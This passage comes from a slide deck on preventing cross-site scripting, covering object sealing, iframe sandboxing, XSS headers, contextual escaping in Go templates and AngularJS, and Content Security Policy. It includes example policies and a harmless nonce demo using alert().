- Object.seal(obj)
- Object.isSealed(obj)
- Sealing an object prevents other code from deleting, or changing the descriptors of, any of the object's properties

iFrame Sandboxing (HTML5)

- <iframe src="demo_iframe_sandbox.jsp" sandbox=""></iframe>
- Allow-same-origin, allow-top-navigation, allow-forms, allow-scripts



Best Practice

X-XSS Protection

Use the browser's built in XSS Auditor

- X-XSS-Protection: [0-1] (mode=block)
- X-XSS-Protection: 1; mode=block

INTERNET EXPLORER

The number one browser for downloading a better browser

GO Template Contexts

{{.}} = O'Reilly: How are you?

Context	{{.}} After Modification
{{.}}	O'Reilly: How are <i>you</i>?
<a title='{{.}}'>	O'Reilly: How are you?
<a href="/{{.}}">	O'Reilly: How are %3ci%3eyou%3c/i%3e?
<a href="?q={{.}}">	O'Reilly%3a%20How%20are%3ci%3e...%3f
<a onx='f("{{.}}")'>	O\x27Reilly: How are \x3ci\x3eyou...?
<a onx='f({{.}})'>	"O\x27Reilly: How are \x3ci\x3eyou...?"
<a onx='pattern = /{{.}}/;'>	O\x27Reilly: How are \x3ci\x3eyou...\x3f

AngularJS 1.x
Automatic Escaping in Practice

```
<div ng-bind="snippet">
```

1) Automatically stops XSS
2) All context via **ng-bind** will be contextually escaped based on location.
3) HTML markup or JS will NOT RENDER but will be displayed in a form where it is not executed. Safe!

Angular JS 1.x
Automatic Escaping in Practice

```
<div ng-bind-html="snippet">
```

1) Automatically stops XSS
2) All context via **ng-bind-html** will be sanitized based on built in angular HTML sanitizer.
3) HTML WILL RENDER but only safe HTML will render.
4) It is not easy (you must fork Angular) to modify the base HTML sanitization policy

Best Practice

Content Security Policy (CSP)

- Anti-XSS W3C standard
- CSP 2.0 WSC Recomendation December 2016
  https://www.w3.org/TR/CSP2/
- Add the Content-Security-Policy response header to instruct the browser that CSP is in use.
- There are two major features that will enable CSP to help stop XSS.
  - Must move all inline script into external files and then enable *script-src="self"* or similar
  - Must use the script *nonce* or *hash* feature to provide integrity for inline scripts

This is a realistic CSP policy

```
default-src 'self';
img-src https://mycompany.mycdn.com;
object-src 'none';
script-src https://mycompany.mycdn.com;
style-src https://mycompany.mycdn.com
```

XSS eliminated √
Flash disabled √
Mixed content disallowed √
Third party content not allowed √

This is a crazy policy

content-security-policy-report-only:script-src 'self' 'unsafe-inline' 'unsafe-eval' https://talkgadget.google.com/ https://www.googleapis.com/appsmarket/v2/installedApps/ https://www-gm-opensocial.googleusercontent.com/gadgets/js/ https://docs.google.com/static/doclist/client/js/ https://www.google.com/tools/feedback/ https://s.ytimg.com/yts/jsbin/ https://www.youtube.com/iframe_api https://ssl.google-analytics.com/ https://apis.google.com/_/scs/abc-static/ https://apis.google.com/js/ https://clients1.google.com/complete/ https://apis.google.com/_/scs/apps-static/_/js/ https://ssl.gstatic.com/inputtools/js/ https://ssl.gstatic.com/cloudsearch/static/o/js/ https://www.gstatic.com/feedback/js/ https://www.gstatic.com/common_sharing/static/client/js/ https://www.gstatic.com/og/_/js/;frame-src 'self' https://accounts.google.com/ https://apis.google.com/u/ https://clients6.google.com/static/ https://content.googleapis.com/static/ https://mail-attachment.googleusercontent.com/ https://www.google.com/calendar/ https://docs.google.com/ https://drive.google.com https://*.googleusercontent.com/docs/securesc/ https://feedback.googleusercontent.com/resources/ https://www.google.com/tools/feedback/ https://*.googleusercontent.com/gadgets/ifr https://talkgadget.google.com/u/ https://talkgadget.google.com/talkgadget/ https://isolated.mail.google.com/mail/ https://www gm-opensocial.googleusercontent.com/gadgets/ https://plus.google.com/ https://wallet.google.com/gmail/ https://www.youtube.com/embed/ https://clients5.google.com/pagead/drt/dn/ https://clients5.google.com/ads/measurement/jn/ https://www.gstatic.com/mail/ww/ https://clients5.google.com/webstore/wall/;object-src https://mail-attachment.googleusercontent.com/swfs/ https://mail-attachment.googleusercontent.com/attachment/;report-uri /mail/cspreport

CSP 2 Nonces

Content-Security-Policy : script-src 'nonce-abc123'

```
<script nonce="abc123">
  alert("Hey I can run!")
</script>
<script>
    alert("this will never happen!")
</script>
```

It’s been a pleasure.

jim@manicode.com